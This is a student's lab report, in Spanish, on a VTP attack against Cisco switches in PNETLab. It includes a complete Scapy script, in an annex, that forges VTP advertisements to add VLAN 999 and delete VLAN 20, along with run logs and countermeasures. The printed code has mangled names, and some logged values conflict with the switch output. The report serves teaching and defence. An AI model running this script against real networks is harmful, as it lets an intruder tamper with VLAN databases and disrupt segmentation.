



**INSTITUTO TECNOLÓGICO
DE LAS AMERICAS**

TÍTULO DEL TRABAJO:

VTP ATTACKS: AGREGUE UNA VLAN Y BORRE UNA VLAN

ESTUDIANTE:

SAEL GERMÁN GARCIA

MATRÍCULA:

2025-0725

PROFESOR:

JONATHAN RONDON

ASIGNATURA:

SEGURIDAD DE REDES

11 DE JUNIO DEL 2026

Índice

1. Objetivo del laboratorio	3
2. Objetivo del script	3
3. Parametros usados	3
4. Requisitos para utilizar la herramienta	3
5. Documentacion del funcionamiento del script	4
6. Documentacion de la red y topologia	4
7. Configuracion base de los switches	5
7.1 Configuracion SW1-CORE.....	5
7.2 Configuracion SW2	5
8. Estado inicial antes del ataque	6
9. Ejecucion del ataque: agregar VLAN.....	8
10. Ejecucion del ataque: borrar VLAN	9
11. Contra-medidas documentadas.....	10
12. Resultados obtenidos	11
13. Conclusion	11
Anexo A. Script completo: vtp_attack_scratch.py	12
Referencias.....	16

1. Objetivo del laboratorio

El objetivo del laboratorio es demostrar, en un entorno controlado de PNETLab, como una mala configuración de VTP puede permitir que un atacante conectado a un puerto trunk modifique la base de datos VLAN de los switches del dominio. La demostración incluye dos acciones obligatorias: agregar una VLAN no autorizada y borrar una VLAN existente.

- Identificar la configuración inicial de VTP en SW1-CORE y SW2.
- Ejecutar un ataque VTP enviando anuncios falsos con un número de revisión superior.
- Agregar una VLAN no autorizada a la base de datos VTP.
- Eliminar una VLAN existente desde la base de datos VTP.
- Documentar y aplicar contramedidas para mitigar el riesgo.

Link del video: https://www.youtube.com/playlist?list=PLV_dKVnYXf6f67jGkXDf8d4dPSeYV39qM

Link del GitHub: https://github.com/Sael2727/SaelGermanGarcia_2025-0725_VTP_Attacks.git

2. Objetivo del script

El script `vtp_attack_scratch.py` tiene como objetivo construir paquetes VTP desde cero utilizando Scapy, sin depender de Yersinia ni de replay de archivos PCAP. El script captura la base VTP actual, la modifica en memoria, calcula el MD5 digest correspondiente y envía paquetes VTP Summary Advertisement y Subset Advertisement hacia la dirección multicast Cisco 01:00:0c:cc:cc:cc.

- Capturar anuncios VTP reales del dominio LAB.
- Interpretar la base VLAN incluida en el Subset Advertisement.
- Agregar una VLAN nueva en memoria o eliminar una VLAN existente.
- Incrementar el configuration revision number para que el cambio sea aceptado por los switches.
- Calcular el MD5 digest de VTP para validar la base VLAN modificada.
- Enviar los paquetes VTP por la interfaz `ens3` del atacante.

3. Parametros usados

Parametro	Valor utilizado	Descripcion
Interfaz atacante	ens3	Interfaz conectada al switch SW1-CORE.
Dominio VTP	LAB	Dominio VTP configurado en SW1 y SW2.
Version VTP	1	Version usada por compatibilidad con el entorno Cisco IOL.
MAC destino	01:00:0c:cc:cc:cc	Dirección multicast Cisco para VTP/CDP/DTP.
VLAN agregada	999 - HACKIADO	VLAN no autorizada agregada por el ataque.
VLAN borrada	20 - RRHH	VLAN existente eliminada por el ataque.
Red de administracion	10.25.7.0/24	Direccionamiento basado en la matricula 2025-0725.
SW1 SVI VLAN 1	10.25.7.1/24	IP de administracion de SW1-CORE.
SW2 SVI VLAN 1	10.25.7.2/24	IP de administracion de SW2.

4. Requisitos para utilizar la herramienta

- Laboratorio en PNETLab con switches Cisco IOL L2.
- Python 3 instalado en la máquina atacante Linux.
- Scapy instalado y funcionando.
- Permisos de root para capturar y enviar paquetes de capa 2.
- SW1 en VTP Server, SW2 en VTP Client y ambos en el dominio LAB.
- VTP version 1 y sin password VTP para esta práctica.
- Puerto del atacante conectado como trunk hacia SW1-CORE.

- Conectividad de capa 2 entre SW1 y SW2 mediante trunk 802.1Q.

Comandos de uso:

```
sudo python3 vtp_attack_scratch.py add
sudo python3 vtp_attack_scratch.py add 999 HACKIADO
sudo python3 vtp_attack_scratch.py delete 20
sudo python3 vtp_attack_scratch.py delete 999
```

5. Documentacion del funcionamiento del script

El funcionamiento tecnico del script se resume en las siguientes fases:

Fase	Descripcion tecnica
1. Captura VTP	El script escucha trafico dirigido a 01:00:0c:cc:cc:cc y filtra paquetes VTP usando la estructura 802.3 + LLC + SNAP con PID 0x2003.
2. Solicitud VTP	Si no recibe un Subset Advertisement, envia un VTP Advertisement Request para provocar que el switch publique la base VTP actual.
3. Parseo de la base VLAN	Extrae la lista de VLANs desde el Subset Advertisement y separa cada entrada por su longitud.
4. Modificacion en memoria	Para add inserta una nueva entrada VLAN. Para delete elimina la entrada seleccionada.
5. Revision number	Toma el revision actual y envia uno superior. VTP acepta updates con revision mayor dentro del mismo dominio.
6. Calculo MD5	Calcula el MD5 digest sobre el Summary Advertisement y la base VLAN modificada. Sin este digest correcto el switch ignora el update.
7. Envio del ataque	Construye y envia paquetes Summary Advertisement y Subset Advertisement usando Scapy.

6. Documentacion de la red y topologia

La topologia utiliza dos switches principales, un atacante Linux, dos VPCs y routers conectados hacia una nube de Internet. Para el ataque VTP el punto critico es el enlace trunk entre el atacante y SW1-CORE mediante la interfaz e0/3 del switch.




Figura 1. Topologia PNETLab del laboratorio VTP Attack.

Equipo	Interfaz	Conexion / Rol	IP / VLAN
SW1-CORE	e0/2	Trunk hacia SW2	VLANs permitidas: all
SW1-CORE	e0/3	Trunk vulnerable hacia atacante	VLANs permitidas: all
SW1-CORE	e0/1	Puerto access hacia VPC2	VLAN 10
SW1-CORE	Vlan1	Administracion	10.25.7.1/24
SW2	e0/0	Trunk hacia SW1-CORE	VLANs permitidas: all
SW2	e0/1	Puerto access hacia VPC1	VLAN 10
SW2	Vlan1	Administracion	10.25.7.2/24
Atacante Linux	ens3	Interfaz de ataque conectada a SW1 e0/3	Capa 2 / Trunk

7. Configuracion base de los switches

7.1 Configuracion SW1-CORE

```
enable
configure terminal
hostname SW1-CORE
vtp domain LAB
vtp mode server
vtp version 1
vlan 10
  name VENTAS
exit
vlan 20
  name RRHH
exit
interface ethernet 0/1
  switchport mode access
  switchport access vlan 10
  no shutdown
exit
interface ethernet 0/2
  switchport trunk encapsulation dot1q
  switchport mode trunk
  switchport trunk allowed vlan all
  no shutdown
exit
interface ethernet 0/3
  switchport trunk encapsulation dot1q
  switchport mode trunk
  switchport trunk allowed vlan all
  no shutdown
exit
interface vlan 1
  ip address 10.25.7.1 255.255.255.0
  no shutdown
exit
end
write memory
```

7.2 Configuracion SW2

```
enable
configure terminal
hostname SW2
vtp domain LAB
vtp mode client
vtp version 1
interface ethernet 0/0
  switchport trunk encapsulation dot1q
  switchport mode trunk
  switchport trunk allowed vlan all
  no shutdown
exit
interface ethernet 0/1
  switchport mode access
  switchport access vlan 10
  no shutdown
```

```
exit
interface vlan 1
 ip address 10.25.7.2 255.255.255.0
 no shutdown
exit
end
write memory
```

8. Estado inicial antes del ataque

Antes de ejecutar el script, SW1-CORE se encuentra en modo VTP Server y SW2 en modo VTP Client. La base VLAN inicial contiene las VLANs 10 VENTAS y 20 RRHH. La VLAN 999 no existe inicialmente.

```
SW1-CORE#show vlan br

VLAN Name                Status    Ports
-----
1    default                active    Et0/0
10   VENTAS                  active    Et0/1
20   RRHH                   active
1002 fddi-default            act/unsup
1003 token-ring-default    act/unsup
1004 fddinet-default        act/unsup
1005 trnet-default          act/unsup

SW1-CORE#show vtp status
VTP Version capable      : 1 to 3
VTP version running      : 1
VTP Domain Name          : LAB
VTP Pruning Mode         : Disabled
VTP Traps Generation     : Disabled
Device ID                : aabb.cc80.0300
Configuration last modified by 10.25.7.1 at 6-11-26 23:04:46
Local updater ID is 10.25.7.1 on interface Vl1 (lowest numbered VLAN interface found)

Feature VLAN:
-----
VTP Operating Mode       : Server
Maximum VLANs supported locally : 1005
Number of existing VLANs : 7
Configuration Revision    : 39
MD5 digest                : 0xAA 0x55 0xC8 0x9B 0x49 0xDE 0xD1 0x4E
                          : 0x0C 0xFB 0xD6 0xC9 0xDB 0x1F 0xB3 0xE4
```

Figura 2. Estado inicial de SW1-CORE: VLANs 10 y 20, dominio LAB, VTP Server y version 1.

```
SW2#show vlan br
```

VLAN	Name	Status	Ports
1	default	active	Et0/2, Et0/3
10	VENTAS	active	Et0/1
20	RRHH	active	
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

```
SW2#show vtp status
VTP Version capable      : 1 to 3
VTP version running      : 1
VTP Domain Name          : LAB
VTP Pruning Mode         : Disabled
VTP Traps Generation     : Disabled
Device ID                : aabb.cc80.0400
Configuration last modified by 10.25.7.1 at 6-11-26 23:04:46

Feature VLAN:
-----
VTP Operating Mode       : Client
Maximum VLANs supported locally : 1005
Number of existing VLANs : 7
Configuration Revision   : 39
MD5 digest               : 0xAA 0x55 0xC8 0x9B 0x49 0xDE 0xD1 0x4E
                        : 0x0C 0xFB 0xD6 0xC9 0xDB 0x1F 0xB3 0xE4
```

Figura 3. Estado inicial de SW2: VTP Client en el dominio LAB y VLANs sincronizadas.

```
SW1-CORE#show inter trunk
```

Port	Mode	Encapsulation	Status	Native vlan
Et0/2	on	802.1q	trunking	1
Et0/3	on	802.1q	trunking	1

Port	Vlans allowed on trunk
Et0/2	1-4094
Et0/3	1-4094

Port	Vlans allowed and active in management domain
Et0/2	1,10,20
Et0/3	1,10,20

Port	Vlans in spanning tree forwarding state and not pruned
Et0/2	1,10,20
Et0/3	1,10,20

Figura 4. Enlaces trunk activos en SW1-CORE, incluyendo el puerto hacia el atacante.

```

SW2#show inter trunk
Port      Mode      Encapsulation  Status      Native vlan
Et0/0     on        802.1q         trunking    1

Port      Vlans allowed on trunk
Et0/0     1-4094

Port      Vlans allowed and active in management domain
Et0/0     1,10,20

Port      Vlans in spanning tree forwarding state and not pruned
Et0/0     1,10,20

```

Figura 5. Enlace trunk activo en SW2 hacia SW1-CORE.

9. Ejecucion del ataque: agregar VLAN

En esta fase se ejecuta el script para agregar una VLAN no autorizada. El script captura la base VTP, incrementa el revision number, inserta la VLAN 999 con el nombre HACKIADO, calcula el MD5 digest y envia los anuncios VTP falsos.

```

sudo python3 vtp_attack_scratch.py add
# Resultado esperado: VLAN 999 HACKIADO agregada en SW1 y propagada a SW2.

```

```

root@Linux-Desktop:/home/eve# sudo python3 vtp_attack_scratch.py add
[*] Buscando VTP Subset Advertisement actual...
[*] Si tarda, el script enviará un VTP Request automáticamente.
[*] No se capturó Subset. Enviando VTP Request...
[+] Subset capturado desde aa:bb:cc:00:03:30
[+] Dominio: LAB
[+] Version: 1
[+] Revision actual: 32
[+] Tamaño VLAN DB: 180 bytes
[+] Revision nueva a enviar: 33
[+] VLAN agregada en memoria: 999 HACKIADO
[+] MD5 calculado: EAB0755F451B586A7EAE4BB206987DFC
[+] Enviando Summary + Subset Advertisement...
[+] Paquetes enviados.
[+] Verifica en SW1/SW2:
    show vlan brief | include 10|20|666
    show vtp status

```

Figura 6. Ejecucion del script agregando la VLAN 999 HACKIADO desde la maquina atacante.

VLAN	Name	Status	Ports
1	default	active	Et0/0
10	VENTAS	active	Et0/1
20	RRHH	active	
999	HACKIADO	active	
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

Figura 7. Verificación en SW1-CORE: VLAN 999 HACKIADO agregada correctamente.

```
SW2#show vlan br
```

VLAN	Name	Status	Ports
1	default	active	Et0/2, Et0/3
10	VENTAS	active	Et0/1
20	RRHH	active	
77	jonathan	active	
999	HACKIADO	active	
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

Figura 8. Verificación en SW2: propagación de la VLAN 999 mediante VTP Client.

10. Ejecución del ataque: borrar VLAN

En esta fase se ejecuta el script para eliminar una VLAN existente. Para cumplir el objetivo del laboratorio se elimina la VLAN 20, llamada RRHH. El script vuelve a capturar la base VTP actual, elimina la entrada de la VLAN 20, incrementa el revision number, recalcula el MD5 y envía los paquetes VTP actualizados.

```
sudo python3 vtp_attack_scratch.py delete 20
# Resultado esperado: la VLAN 20 RRHH deja de aparecer en la base VLAN.
```

```

root@Linux-Desktop:/home/eve# sudo python3 vtp_attack_scratch.py delete 20
[*] Buscando VTP Subset Advertisement actual...
[*] Si tarda, el script enviará un VTP Request automáticamente.
[*] No se capturó Subset. Enviando VTP Request...
[+] Subset capturado desde aa:bb:cc:00:03:30
[+] Dominio: LAB
[+] Version: 1
[+] Revision actual: 42
[+] Tamaño VLAN DB: 220 bytes
[+] Revision nueva a enviar: 43
[+] VLAN eliminada en memoria: 20
[+] MD5 calculado: 54CC469DEB27E8FF3710BCC1AA44F120
[+] Enviando Summary + Subset Advertisement...
[+] Paquetes enviados.
[+] Verifica en SW1/SW2:
    show vlan brief | include 10|20|666
    show vtp status

```

Figura 9. Ejecucion del script eliminando la VLAN 20 RRHH.

VLAN	Name	Status	Ports
1	default	active	Et0/0
10	VENTAS	active	Et0/1
999	HACKIADO	active	
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

Figura 10. Verificacion posterior: VLAN 20 eliminada y VLAN 999 conservada.

11. Contra-medidas documentadas

El ataque funciona porque el atacante tiene acceso a un puerto trunk y el dominio VTP acepta anuncios con un revision number superior. La mitigacion consiste en reducir la superficie de ataque de VTP y evitar trunks no autorizados.

- Usar VTP Transparent cuando no sea necesario centralizar la administracion VLAN.
- Evitar puertos trunk hacia equipos finales o no confiables.
- Configurar puertos de usuarios en modo access.
- Usar switchport nonegotiate para evitar negociacion dinamica.
- Aplicar BPDU Guard en puertos de acceso.
- Usar password VTP si se mantiene VTP server/client.
- Limitar VLANs permitidas en trunks y deshabilitar puertos no usados.

```

conf t
vtp mode transparent
interface e0/3
    switchport mode access
    switchport access vlan 10
    switchport nonegotiate
    spanning-tree bpduguard enable
end
write memory

```

```

SW1-CORE(config)#vtp mode transparent
Setting device to VTP Transparent mode for VLANs.
SW1-CORE(config)#interface e0/3
SW1-CORE(config-if)#switchport mode access
SW1-CORE(config-if)#switchport access vlan 10
SW1-CORE(config-if)#switchport nonegotiate
SW1-CORE(config-if)#spanning-tree bpduguard enable
SW1-CORE(config-if)#end
SW1-CORE#write memory

```

Figura 11. Aplicacion de contramedida en SW1-CORE: VTP transparent y puerto del atacante en modo access.

12. Resultados obtenidos

Prueba	Resultado
Agregar VLAN no autorizada	Exitoso. Se agrego VLAN 999 HACKIADO a la base VLAN.
Propagacion a switch cliente	Exitoso. SW2 recibio la actualizacion mediante VTP.
Borrar VLAN existente	Exitoso. Se elimino la VLAN 20 RRHH mediante update VTP.
Mitigacion	Aplicada. SW1 fue cambiado a VTP transparent y el puerto del atacante fue convertido a access.

13. Conclusion

El laboratorio demuestra que una configuracion insegura de VTP puede permitir que un atacante modifique la base de datos VLAN de un dominio completo si logra conectarse a un puerto trunk. El script desarrollado con Scapy construyo paquetes VTP desde cero y logro agregar y borrar VLANs usando un revision number superior y un MD5 digest valido. La contramedida recomendada es no exponer trunks a dispositivos no confiables, usar VTP transparent cuando sea posible y proteger los puertos de acceso con configuraciones de seguridad.

Anexo A. Script completo: vtp_attack_scratch.py

A continuacion se incluye el script completo utilizado para el ataque VTP desde cero con Scapy.

```
#!/usr/bin/env python3
# vtp attack scratch.py
# Nombre: Sael German Garcia | Matricula: 2025-0725
# Objetivo: VTP Attack desde cero con Scapy, sin Yersinia y sin replay PCAP.

import sys
import time
import struct
import socket
import hashlib

from scapy.layers.l2 import Dot3, LLC, SNAP
from scapy.packet import Raw
from scapy.sendrecv import sendp, sniff
from scapy.arch import get_if_hwaddr

IFACE = "ens3"
DOMAIN = "LAB"
DST_MAC = "01:00:0c:cc:cc:cc"
UPDATER_IP = "10.25.7.1"

DEFAULT_ADD_VLAN = 999
DEFAULT_ADD_NAME = "HACKIADO"
DEFAULT_DELETE_VLAN = 20

def mac bytes to str(mac bytes):
    return ":".join(f"{b:02x}" for b in mac_bytes)

def domain padded(domain):
    d = domain.encode("ascii")
    return d.ljust(32, b"\x00")

def is vtp packet(raw bytes):
    """
    VTP en este laboratorio usa:
    802.3 + LLC + SNAP
    LLC: aa aa 03
    SNAP OUI Cisco: 00 00 0c
    SNAP PID VTP: 20 03
    """
    if len(raw_bytes) < 22:
        return False

    if raw_bytes[14:17] != b"\xaa\xaa\x03":
        return False

    if raw_bytes[17:20] != b"\x00\x00\x0c":
        return False

    if raw_bytes[20:22] != b"\x20\x03":
        return False

    return True

def parse_vtp(raw_bytes):
    """
    VTP empieza después de:
    Dot3 14 bytes + LLC 3 bytes + SNAP 5 bytes = offset 22.
    """
    vtp = raw_bytes[22:]

    if len(vtp) < 40:
        return None

    version = vtp[0]
    code = vtp[1]
    third = vtp[2]
    dom_len = vtp[3]
    domain = vtp[4:4 + dom_len].decode("ascii", errors="ignore")
    revision = struct.unpack(">I", vtp[36:40])[0]

    info = {
        "version": version,
        "code": code,
        "third": third,
        "domain": domain,
        "dom len": dom_len,
        "revision": revision,
        "raw_vtp": vtp,
    }

    if code == 2:
        info["vlan db"] = vtp[40:]

    return info
```

```

def send_vtp_request():
    """
    Solicita al switch que envíe Summary + Subset Advertisement.
    Esto ayuda si no se recibe el Subset automáticamente.
    """
    src_mac = get_if_hwaddr(IFACE)
    d = DOMAIN.encode("ascii")

    payload = b""
    payload += struct.pack(">B", 1)          # VTP version 1
    payload += struct.pack(">B", 3)          # Code 3 = Advertisement Request
    payload += struct.pack(">B", 0)          # Reserved
    payload += struct.pack(">B", len(d))      # Domain length
    payload += domain_padded(DOMAIN)         # Domain padded
    payload += struct.pack(">H", 1)          # Start value

    pkt = (
        Dot3(dst=DST_MAC, src=src_mac) /
        LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03) /
        SNAP(OUI=0x00000c, code=0x2003) /
        Raw(load=payload)
    )

    sendp(pkt, iface=IFACE, verbose=False)

def capture_current_vtp_db():
    """
    Captura un VTP Subset Advertisement real para aprender la base VLAN actual.
    """
    my_mac = get_if_hwaddr(IFACE).lower()

    print("[*] Buscando VTP Subset Advertisement actual...")
    print("[*] Si tarda, el script enviará un VTP Request automáticamente.")

    def capture_once(timeout value):
        packets = sniff(
            iface=IFACE,
            timeout=timeout value,
            store=True,
            filter="ether dst 01:00:0c:cc:cc:cc"
        )

        for pkt in packets:
            raw_bytes = bytes(pkt)

            if not is_vtp_packet(raw_bytes):
                continue

            src_mac = mac_bytes_to_str(raw_bytes[6:12]).lower()

            # Ignorar paquetes enviados por el propio atacante.
            if src_mac == my_mac:
                continue

            info = parse_vtp(raw_bytes)

            if not info:
                continue

            if info["domain"] != DOMAIN:
                continue

            # Code 2 = Subset Advertisement
            if info["code"] == 2:
                print(f"[+] Subset capturado desde {src_mac}")
                print(f"[+] Dominio: {info['domain']}")
                print(f"[+] Version: {info['version']}")
                print(f"[+] Revision actual: {info['revision']}")
                print(f"[+] Tamaño VLAN DB: {len(info['vlan db'])} bytes")
                return info

            return None

    info = capture_once(8)

    if info:
        return info

    print("[*] No se capturó Subset. Enviando VTP Request...")
    send_vtp_request()

    info = capture_once(10)

    if not info:
        print("[!] No se pudo capturar la base VTP.")
        print("[!] Verifica trunk, dominio LAB, VTP version 1 y que ens3 esté conectado a SW1.")
        sys.exit(1)

    return info

def parse_vlan_entries(vlan db):
    """
    Divide la base VLAN en entradas individuales.
    Cada entrada comienza con un byte de longitud.
    """
    entries = []

```

```

pos = 0

while pos < len(vlan_db):
    entry_len = vlan_db[pos]

    if entry_len < 12:
        break

    if pos + entry_len > len(vlan_db):
        break

    entry = vlan_db[pos:pos + entry_len]
    vlan_id = struct.unpack(">H", entry[4:6])[0]
    entries.append((vlan_id, entry))
    pos += entry_len

return entries

def build_vlan_entry(vlan_id, vlan_name):
    """
    Construye una entrada VLAN Ethernet.
    Formato:
    length, status, type, name_len, vlan_id, mtu, dot10index, name_padded
    """
    name = vlan_name.encode("ascii")
    name_len = len(name)
    pad_len = (4 - (name_len % 4)) % 4
    name_padded = name + (b"\x00" * pad_len)

    entry_len = 12 + len(name_padded)
    dot10index = 0x100000 + vlan_id

    entry = b""
    entry += struct.pack(">B", entry_len)      # Entry length
    entry += struct.pack(">B", 0x00)           # Status active
    entry += struct.pack(">B", 0x01)           # Type Ethernet
    entry += struct.pack(">B", name_len)        # VLAN name length
    entry += struct.pack(">H", vlan_id)         # VLAN ID
    entry += struct.pack(">H", 1500)           # MTU
    entry += struct.pack(">I", dot10index)      # 802.10 SAID / dot10
    entry += name_padded

    return entry

def add_vlan_to_db(vlan_db, vlan_id, vlan_name):
    entries = parse_vlan_entries(vlan_db)

    for existing_vlan, _ in entries:
        if existing_vlan == vlan_id:
            print(f"[!] La VLAN {vlan_id} ya existe en la base VTP.")
            return vlan_db

    new_entry = build_vlan_entry(vlan_id, vlan_name)

    result = b""
    inserted = False

    for existing_vlan, entry in entries:
        if not inserted and vlan_id < existing_vlan:
            result += new_entry
            inserted = True
            result += entry

    if not inserted:
        result += new_entry

    print(f"[+] VLAN agregada en memoria: {vlan_id} {vlan_name}")
    return result

def delete_vlan_from_db(vlan_db, vlan_id):
    entries = parse_vlan_entries(vlan_db)

    result = b""
    deleted = False

    for existing_vlan, entry in entries:
        if existing_vlan == vlan_id:
            deleted = True
            continue
        result += entry

    if deleted:
        print(f"[+] VLAN eliminada en memoria: {vlan_id}")
    else:
        print(f"[!] VLAN {vlan_id} no encontrada en la base VTP.")

    return result

def calculate_vtp_md5(version, revision, domain, updater_ip, vlan_db):
    """
    Calcula el MD5 usado por VTP para validar la base VLAN.
    En este laboratorio no se usa VTP password.
    """
    d = domain.encode("ascii")

```

```

summary = bytearray(72)
summary[0] = version           # VTP version
summary[1] = 0x01              # Summary Advertisement
summary[2] = 0x00              # Followers queda en cero para el cálculo MD5
summary[3] = len(d)            # Domain length
summary[4:4 + len(d)] = d      # Domain
summary[36:40] = struct.pack(">I", revision)
summary[40:44] = socket.inet_aton(updater_ip)
# Timestamp y MD5 quedan en cero para el cálculo.

md5_data = b"\x00" * 16 + bytes(summary) + vlan_db + b"\x00" * 16
return hashlib.md5(md5_data).digest()

def build_summary(version, revision, domain, updater_ip, md5_digest):
    d = domain.encode("ascii")

    payload = b""
    payload += struct.pack(">B", version)           # Version
    payload += struct.pack(">B", 0x01)              # Summary Advertisement
    payload += struct.pack(">B", 0x01)              # Followers = hay subset
    payload += struct.pack(">B", len(d))             # Domain length
    payload += domain_padded(domain)                # Domain padded
    payload += struct.pack(">I", revision)           # Revision
    payload += socket.inet_aton(updater_ip)          # Updater
    payload += b"\x00" * 12                          # Timestamp
    payload += md5_digest                            # MD5 digest

    return payload

def build_subset(version, revision, domain, vlan_db):
    d = domain.encode("ascii")

    payload = b""
    payload += struct.pack(">B", version)           # Version
    payload += struct.pack(">B", 0x02)              # Subset Advertisement
    payload += struct.pack(">B", 0x01)              # Sequence number
    payload += struct.pack(">B", len(d))             # Domain length
    payload += domain_padded(domain)                # Domain padded
    payload += struct.pack(">I", revision)           # Revision
    payload += vlan_db                               # VLAN database

    return payload

def send_vtp_update(version, revision, domain, vlan_db):
    src_mac = get_if_hwaddr(IFACE)

    md5_digest = calculate_vtp_md5(
        version=version,
        revision=revision,
        domain=domain,
        updater_ip=UPDATER_IP,
        vlan_db=vlan_db
    )

    print(f"[+] MD5 calculado: {md5_digest.hex().upper()}")

    summary_payload = build_summary(
        version=version,
        revision=revision,
        domain=domain,
        updater_ip=UPDATER_IP,
        md5_digest=md5_digest
    )

    subset_payload = build_subset(
        version=version,
        revision=revision,
        domain=domain,
        vlan_db=vlan_db
    )

    base = (
        Dot3(dst=DST_MAC, src=src_mac) /
        LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03) /
        SNAP(OUI=0x00000c, code=0x2003)
    )

    summary = base / Raw(load=summary_payload)
    subset = base / Raw(load=subset_payload)

    print("[+] Enviando Summary + Subset Advertisement...")

    for i in range(10):
        sendp(summary, iface=IFACE, verbose=False)
        time.sleep(0.15)
        sendp(subset, iface=IFACE, verbose=False)
        time.sleep(0.25)

    print("[+] Paquetes enviados.")

def main():
    if len(sys.argv) < 2:
        print("Uso:")
        print("  sudo python3 vtp_attack_scratch.py add [vlan_id] [vlan_name]")
        print("  sudo python3 vtp_attack_scratch.py delete [vlan_id]")

```

```

sys.exit(1)

action = sys.argv[1].lower()

current = capture current vtp db()

version = current["version"]
current_revision = current["revision"]
new_revision = current_revision + 1
vlan db = current["vlan db"]

print(f"[+] Revision nueva a enviar: {new_revision}")

if action == "add":
    vlan id = int(sys.argv[2]) if len(sys.argv) >= 3 else DEFAULT ADD VLAN
    vlan name = sys.argv[3] if len(sys.argv) >= 4 else DEFAULT ADD NAME
    new_vlan_db = add_vlan_to_db(vlan_db, vlan_id, vlan_name)

elif action == "delete":
    vlan id = int(sys.argv[2]) if len(sys.argv) >= 3 else DEFAULT DELETE VLAN
    new_vlan_db = delete_vlan_from_db(vlan_db, vlan_id)

else:
    print("[!] Acción inválida. Usa add o delete.")
    sys.exit(1)

send_vtp_update(
    version=version,
    revision=new_revision,
    domain=DOMAIN,
    vlan_db=new_vlan_db
)

print("[+] Verifica en SW1/SW2:")
print("    show vlan brief | include 10|20|999")
print("    show vtp status")

if __name__ == "__main__":
    main()

```

Referencias

- Troubleshooting, la base del script y documentación apoyada en Inteligencia Artificial.